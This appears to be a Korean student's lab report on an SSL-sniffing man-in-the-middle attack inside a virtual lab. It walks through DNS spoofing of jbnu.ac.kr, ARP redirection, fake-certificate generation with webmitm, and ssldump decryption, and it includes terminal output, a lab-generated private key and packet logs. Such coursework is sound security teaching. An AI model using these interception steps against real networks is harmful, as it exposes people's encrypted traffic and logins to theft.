
네트워크보안 과제6

SSL스니핑 MITM 공격

202246109
김기현
2025년 5월 14일


Attacker : 칼리 가상머신 192.168.40.**128**

Client : 윈도우 가상머신 (Windows 7) 192.168.40.**132**




SSL 스니핑은 공격자가 클라이언트와 서버 간 SSL/TLS 연결을 가로채 가짜 인증서를 사용해 중간에서 암호화된 데이터를 복호화하여 탈취하는 공격기법입니다.

1. SSL 통신 확인하기



HTTPS접속으로 SSL/TSL 통신인걸 확인했습니다.

2. dnsspoof.hosts 파일 수정하기



DNS 스푸핑을 위해 *.jbnu.ac.kr에 사이트에 대한 접속을 공격자로 리디렉션 되도록 dnsspoof.hosts 파일을 수정했습니다.

3. SSL 접속을 위한 가짜 인증서 생성과 webmitm 실행하기


```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# webmitm
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:KR
State or Province Name (full name) [Some-State]:JEONJU
Locality Name (eg, city) []:JEONJU
Organization Name (eg, company) [Internet Widgits Pty Ltd]:JBNU
Organizational Unit Name (eg, section) []:CSAI
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Certificate request self-signature ok
subject=C=KR, ST=JEONJU, L=JEONJU, O=JBNU, OU=CSAI
webmitm: certificate generated
webmitm: relaying transparently
┌──(kali㉿kali)-[~]
└─$ sudo cat webmitm.crt
[sudo] password for kali:
-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwggJdAgEAAoGBAOPD2dakGv20DA6X
L5rd0HgsJ+vYBZZa0/dBZSyJ6KPaglGwhd0fl3ilcDZAqBLcZkqLYLHrU/yD5Nco
keJ8pTTSJYS5jBHdSYsxx4P/D/kchg3XkSick39LYgghBfFanFxcM8weg6bmKRtc
OkdFdWIW+Xg+b2O1LpbibWA+mzfnAgMBAAECgYEAmzTT1esgJXAyoyKtIvgyXiGg
1prvO8ULGjtq6U3UxQtasLX8knE7s8/wxleK8MdVwUh3DObS5YkvQNr5hn/vxuRN
Ef9FXmrmtMbhoY95CyFbd8cDvgZXd3T6LMryTpse0/jcVpdYzLwVWvHARXqSaENa
MmesEcq4Y2S8C1Et/CkCQQD9fIjxVHih2/yQn4HQV3ODzO+IJT55TVGBUuw/2M2p
VGF6DnS7UOllmxUBf6ZsVLaKtz9DJFga0qyZID/MJRn9AkEA5gYF8Y0Hev422k4k
poACVeABd9fKgZ6kK7eQ7WK3YLMJUyySrcMXW2imXyirpJ1KtosdwnFkVbmQRVlk
xPn8swJAFGkbqbrwf6/z9T0yubDg90LgIqlFD4VfQ7eGmFl/rdvCgY56bb7FHE5R
ca5ymxRzIlZA/MoHYhmGlknXeTufjQJBAJtpYGSma3JvBbKTb3HLNUi+E1/cPWc8
PyGGYfXxZ4J/FILMr8GU+Vf6KcZLXUTYPR1+erngEPFWcaJZVps7Z78CQEFP5+9X
0FUfZeRY0sELEjCLVB1a9/Vv5/RiP1QYlA0KsooVS8s2izRU7+ZgZ7syHr0kLNbF
v9wx+DlZJfa2jos=
-----END PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICRDCCAa2gAwIBAgIUGsHykQqyAOxBCYvUDAsmh+CRVMQwDQYJKoZIhvcNAQEL
BQAwTTELMAkGA1UEBhMCS1IxDzANBgNVBAgMBkpFT05KVTEPMA0GA1UEBwwGSkVP
TkpVMQ0wCwYDVQQKDARKQk5VMQ0wCwYDVQQLDARDU0FJMB4XDTI1MDUxNTA2MTAx
NVoXDTI2MDUxNTA2MTAxNVowTTELMAkGA1UEBhMCS1IxDzANBgNVBAgMBkpFT05K
VTEPMA0GA1UEBwwGSkVPTkpVMQ0wCwYDVQQKDARKQk5VMQ0wCwYDVQQLDARDU0FJ
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDjw9nWpBr9tAwOly+a3dB4LCfr
2AWWWtP3QWUsieij2oJRsIXdH5d4pXA2QKgS3GZKi2Cx61P8g+TXKJHifKU00iWE
uYwR3UmLMceD/w/5HIYN15EonJN/S2IIIQXxWpxcXDPMHoOm5ikbXDpHRXViFvl4
Pm9jtS6W4m1gPps35wIDAQABoyEwHzAdBgNVHQ4EFgQUxswzqRhZmbUDZioJqJQE
PwwtIHwwDQYJKoZIhvcNAQELBQADgYEAlCGuCq3guRM3ClkqL2YkUJirQft+1WiS
TwElZXPVpg0fltJ+CFRyN/Pplu0ARENy6GKZKvtTalbQ9D/Ssz1+ustCGZCL2Nn4
WwckIqQ17yfjW+qDoI1×5D/Yp8Q63FTR0ygpfoPqI7wACqAlOJutqVJedvsZBXs5
```

인증서가 성공적으로 생성되었습니다. 이제 MITM공격을 수행해보겠습니다.


4. ARP 리다이렉트 공격 및 패킷 릴레이


MITM 공격을 위해 먼저 ARP 리다이렉트 공격을 수행합니다.



패킷 릴레이를 통해 정상적인 통신을 수행합니다.


5. DNS 스푸핑 공격하기






모든 준비가 완료되었습니다. 이제 클라이언트에서 jbnu.ac.kr로 접속을 해보겠습니다.

6. 클라이언트에서 접속 시도하기







기존에 볼 수 없었던 인증서에 대한 경고 확인 창이 뜨고


계속해서 접속을 하면 https가 아닌 http로 접속되있음을 볼 수 있습니다.

7. 패킷 복호화




Attacker에서 wireshark로 수집한 패킷을 저장 후 ssldump를 실행해 복호화한 결과입니다.





```
192.168.40.132      192.168.40.2        DNS         74 Standard query 0x4308 A www.jbnu.ac.kr
192.168.40.132      192.168.40.2        DNS         74 Standard query 0x51dc HTTPS www.jbnu.ac.kr
192.168.40.2        192.168.40.132      DNS         90 Standard query response 0x4308 A www.jbnu.ac.kr A 192.168.40.128
```

클라이언트는 DNS쿼리로 www.jbnu.ac.kr의 ip주소를 묻고 있고 ARP 리다이렉트 공격에 당한 라우터는 Attacker의 IP주소를 응답하고 있습니다.



클라이언트 (192.168.40.132)는 SSL 연결을 시도하며 공격자 (192.168.40.128)와 TCP 연결을 맺었습니다.

클라이언트가 공격자에게 보낸 ClientHello 메시지에서 사용 가능한 암호화 알고리즘 목록과 TLS 버전(3.3, TLS 1.2)을 확인할 수 있습니다.
host name을 통해 클라이언트가 www.jbnu.ac.kr로 접속하려는걸 알 수 있습니다.

```
21 2  0.0023 (0.0017)  S>C  Handshake
      ServerHello
        Version 3.3
        session_id[32]=
          47 b3 6f b6 7e 20 71 2a 54 6a a3 f6 f4 67 07 8e
          27 a3 8f fa d9 e0 43 85 dc 27 6d db be 9c ff 03
        cipherSuite         TLS_AES_128_GCM_SHA256
        compressionMethod                     NULL
        extensions
          supported_versions
            version: 3.4
          key_share
        ja3s string: 771,4865,43-51
        ja3s fingerprint: f4febc55ea12b31ae17cfb7e614afda8
```

```
New TCP connection #22: 192.168.40.128(42038) ⟷ www.jbnu.edu(443)
22 1  0.0052 (0.0052)  C>S  Handshake
      ClientHello
        Version 3.3
        resume [32]=
          15 47 c8 38 73 d9 74 bd 70 08 44 7a 67 a6 10 cf
          f9 e1 3a aa 26 2d fe 8e f0 f2 36 49 ef 28 c8 bf
        cipher suites
        TLS_AES_256_GCM_SHA384
        TLS_CHACHA20_POLY1305_SHA256
        TLS_AES_128_GCM_SHA256
        TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
        TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
```

clienthello메세지를 받은 attacker는 serverhello메세지를 전송해 가짜 인증서 정보를 보내고 클라이언트가 접속하려는 도메인의 서브도메인인 www.jbnu.edu로 TCP 연결을 맺고 SSL 핸드셰이크를 진행합니다.

```
22 3  0.0101 (0.0000)  S>C  Handshake
      Certificate
22 4  0.0101 (0.0000)  S>C  Handshake
      ServerHelloDone
22 5  0.0112 (0.0011)  C>S  Handshake
      ClientKeyExchange
22 6  0.0112 (0.0000)  C>S  ChangeCipherSpec
22 7  0.0112 (0.0000)  C>S  Handshake
22 8  0.0182 (0.0070)  S>C  Handshake
      SessionTicket       ticket_lifetime = 9
22 9  0.0182 (0.0000)  S>C  ChangeCipherSpec
22 10 0.0182 (0.0000)  S>C  Handshake
22 11 0.0186 (0.0003)  C>S  application_data
22 12 0.0795 (0.0609)  S>C  application_data
22 13 0.0795 (0.0000)  S>C  application_data
22 14 0.0795 (0.0000)  S>C  application_data
22 15 0.0795 (0.0000)  S>C  application_data
21 13 0.0917 (0.0883)  S>C  application_data
21 14 0.0918 (0.0000)  S>C  application_data
21 15 0.0919 (0.0000)  S>C  application_data
```

이후 클라이언트의 요청이 실제 서버가 아닌 공격자를 통해 처리되는 것을 명확히 확인했습니다.


```
192.168.40.132      59.18.34.181        HTTP       382 GET /tm/ws.js HTTP/1.1
192.168.40.132      59.18.34.181        HTTP       704 GET /tm/?a=Q1KxJ8V0lOfDMwMDAxMzkwNjM1M3wzM
59.18.34.181        192.168.40.132      HTTP       419 HTTP/1.1 200   (application/javascript)
